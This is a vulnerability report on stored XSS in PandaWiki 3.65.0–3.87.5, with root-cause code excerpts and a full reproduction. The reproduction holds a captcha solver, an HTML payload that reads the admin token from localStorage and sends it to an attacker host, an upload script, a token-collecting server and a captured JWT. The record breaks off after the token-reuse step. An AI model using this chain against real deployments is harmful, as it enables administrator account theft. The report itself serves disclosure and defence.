PandaWiki Vulnerability Report
Software: PandaWiki
Developer or vendor: Chaitin Tech
Code repository: https://github.com/chaitin/PandaWiki
1. Anonymous Upload of an HTML File Leads to Stored XSS
| Brief description: | When a knowledge base does not have an access password enabled, an anonymous attacker can upload an image file whose contents are HTML, and a user who visits that file is XSSed. |
|---|---|
| Affected versions: | 3.65.0 to 3.87.5 |
| Preconditions: | The attacker needs to lure a user into opening a specific link. |
Root Cause
The public upload endpoint /share/v1/common/file/upload belongs to the share route group, and knowledge bases without an access password allow anonymous calls. The endpoint validates the file type as follows:
// backend/handler/share/common.go:93-95    commit 0b26db72ce
	if !utils.IsImageFile(file.Filename) {
		return h.NewResponseWithError(c, "只支持图片文件上传", fmt.Errorf("unsupported file type: %s", file.Filename))
	}
IsImageFile only checks the file name suffix, so naming the file preview.jpg passes the check. The object metadata written on upload is taken directly from the client-supplied Content-Type:
// backend/usecase/file.go:87-104    commit 0b26db72ce
	contentType := file.Header.Get("Content-Type")
	if contentType == "" {
		contentType = mime.TypeByExtension(ext)
	}

	resp, err := u.s3Client.PutObject(
		ctx,
		domain.Bucket,
		filename,
		src,
		size,
		minio.PutObjectOptions{
			ContentType: contentType,
			UserMetadata: map[string]string{
				"originalname": file.Filename,
			},
		},
	)
As a result, the attacker-supplied Content-Type: text/html is stored verbatim in the object metadata, and MinIO returns the same Content-Type when serving the object.
Reading the object goes through nginx’s /static-file/ reverse proxy, configured as follows:
# web/admin/server.conf:69-81    commit 0b26db72ce
    location ~ ^/static-file/ {
        proxy_pass http://panda-wiki-minio:9000;

        client_max_body_size 1000m;

        if ($request_uri !~* \.pdf$) {
            add_header Content-Disposition "attachment" always;
        }
This configuration was introduced by commit bfcaed09 (feat(pdf) preview, 2026-01-19) and shipped with v3.65.0. Earlier versions added Content-Disposition: attachment to /static-file/ unconditionally.
$request_uri includes the query string, so a request written as /static-file/<key>?a=.pdf does not get the Content-Disposition header. The only content header left is Content-Type: text/html, and the browser renders the response as a page and executes its scripts.
The admin console (/api/v1/*) and /static-file/ are served by the same nginx instance, so they are same-origin. The console keeps its login credential in localStorage['panda_wiki_token'], so a script in the uploaded page can read it directly.
Reproduction Environment
The lab runs the official Docker compose deployment:
mkdir pandawiki && cd pandawiki
curl -sSLk -o docker-compose.yml https://release.baizhi.cloud/panda-wiki/docker-compose.yml
Create a .env in the same directory and fill in the variables the installer needs:
ADMIN_PORT=19800
POSTGRES_PASSWORD=pgpass_report
REDIS_PASSWORD=redispass_report
JWT_SECRET=jwtsecret_report
S3_SECRET_KEY=s3secret_report
ADMIN_PASSWORD=Report12345.
NATS_PASSWORD=natspass_report
QDRANT_API_KEY=qdrantkey_report
SUBNET_PREFIX=10.213.99
Start it:

docker compose up -dOnce the environment is up, first add an embedding model in the model configuration under “System Settings”. When PandaWiki creates a knowledge base it also creates a matching dataset in the vector store, and knowledge base creation fails when no default embedding model exists. After that, log in to the console with admin / Report12345., create a knowledge base, then create a document and publish it. The public site is then reachable via “Visit WIKI Site” in the top-right corner of the console.
Reproduction
The following demonstrates stealing an administrator account.
The scripts used in this section live in the files/ directory, and every command below is run from there.
Start by requesting a captcha as an unauthenticated user. The captcha is a proof of work and can be solved on the client:
import hashlib
import httpx

def prng(seed, length):
    h = 2166136261
    for ch in seed.encode():
        h ^= ch
        h = (h * 16777619) & 0xffffffff
    state = h
    out = ""
    while len(out) < length:
        state ^= (state << 13) & 0xffffffff
        state ^= state >> 17
        state ^= (state << 5) & 0xffffffff
        out += "%08x" % state
    return out[:length]

def solve(base, kb):
    c = httpx.post(base + "/share/v1/captcha/challenge", headers={"X-KB-ID": kb}, verify=False).json()
    tok, ch = c["token"], c["challenge"]
    sols = []
    for i in range(ch["c"]):
        seed = tok + str(i + 1)
        target = prng(seed + "d", ch["d"])
        salt = prng(seed, ch["s"])
        n = 0
        while not hashlib.sha256((salt + str(n)).encode()).hexdigest().startswith(target):
            n += 1
        sols.append(n)
    return httpx.post(base + "/share/v1/captcha/redeem", headers={"X-KB-ID": kb},
                      json={"token": tok, "solutions": sols}, verify=False).json()["token"]
Save the solver above as captcha_solve.py. Prepare an HTML file named poc_page.html; it is uploaded with a .jpg suffix:
<html>
<head>
  <title>Document preview</title>
  <style>
    body { font-family: -apple-system, "Segoe UI", sans-serif; background: #f5f6f8; margin: 0; }
    .wrap { max-width: 640px; margin: 80px auto; background: #fff; border-radius: 10px; padding: 32px 40px; box-shadow: 0 2px 12px rgba(0,0,0,.08); }
    h1 { font-size: 20px; margin: 0 0 16px; color: #1f2329; }
    p { color: #4b5563; line-height: 1.7; font-size: 14px; }
    code { background: #f1f2f4; padding: 2px 6px; border-radius: 4px; font-size: 13px; word-break: break-all; }
  </style>
</head>
<body>
  <div class="wrap">
    <h1>Document preview</h1>
    <p id="msg">Rendering preview, please wait...</p>
    <p>Token read from this origin: <code id="tok"></code></p>
  </div>
  <script>
    var token = localStorage.getItem("panda_wiki_token") || "(none)";
    document.getElementById("tok").textContent = token;
    document.getElementById("msg").textContent = "Preview loaded. Administrator session was read by the hosted page.";
    new Image().src = "http://10.213.77.1:18871/steal?t=" + encodeURIComponent(token);
  </script>
</body>
</html>
Here 10.213.77.1:18871 is the HTTP port the attacker listens on. Upload the file with a Content-Type of text/html:
import httpx

from captcha_solve import solve

BASE = "https://127.0.0.1:19800"
KB = "3af1bb3a-8021-4077-a7de-d5b30519aa73"  # taken from the public site's pages

token = solve(BASE, KB)

with open("poc_page.html", "rb") as f:
    body = f.read()

r = httpx.post(
    BASE + "/share/v1/common/file/upload",
    headers={"X-KB-ID": KB},
    data={"captcha_token": token},
    files={"file": ("preview.jpg", body, "text/html")},
    verify=False,
)
print(r.status_code, r.text)
The response:
200 {"message":"","success":true,"data":{"key":"3af1bb3a-8021-4077-a7de-d5b30519aa73/b85874b6-b10c-4c3a-95f5-660353171dcd.jpg"},"code":0}The object is now in MinIO. Request the address with and without ?a=.pdf and compare the response headers:
$ curl -skI 'https://127.0.0.1:19800/static-file/3af1bb3a-8021-4077-a7de-d5b30519aa73/b85874b6-b10c-4c3a-95f5-660353171dcd.jpg' | grep -iE 'content-type|content-disposition'
content-type: text/html; charset=utf-8
content-disposition: attachment
$ curl -skI 'https://127.0.0.1:19800/static-file/3af1bb3a-8021-4077-a7de-d5b30519aa73/b85874b6-b10c-4c3a-95f5-660353171dcd.jpg?a=.pdf' | grep -iE 'content-type|content-disposition'
content-type: text/html; charset=utf-8With the query parameter present, Content-Disposition disappears and the response is handled as HTML.
Start the collection service:
from fastapi import FastAPI
import uvicorn

app = FastAPI()
LOG = "stolen_tokens.txt"


@app.get("/steal")
def steal(t: str = ""):
    with open(LOG, "a") as f:
        f.write(t + "\n")
    return {"ok": True}


if __name__ == "__main__":
    uvicorn.run(app, host="0.0.0.0", port=18871, log_level="warning")
Lure the administrator into opening the link the attacker sent. The page displays the JWT it read from localStorage:

At the same time, the collection service receives the token:
$ cat stolen_tokens.txt
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE3OTM2MTA0MTgsImlkIjoiNjczZDQ3Y2MtNjIyNi00YjkyLThkZWYtNjQwOTk2YTUyN2MxIn0.TfCXubtYvkOxkctjwxs8TNRbWpFLYihPNlXEJxrFWpw
The attacker writes that token into their own browser’s localStorage and opens the console, landing directly in the administrator interface: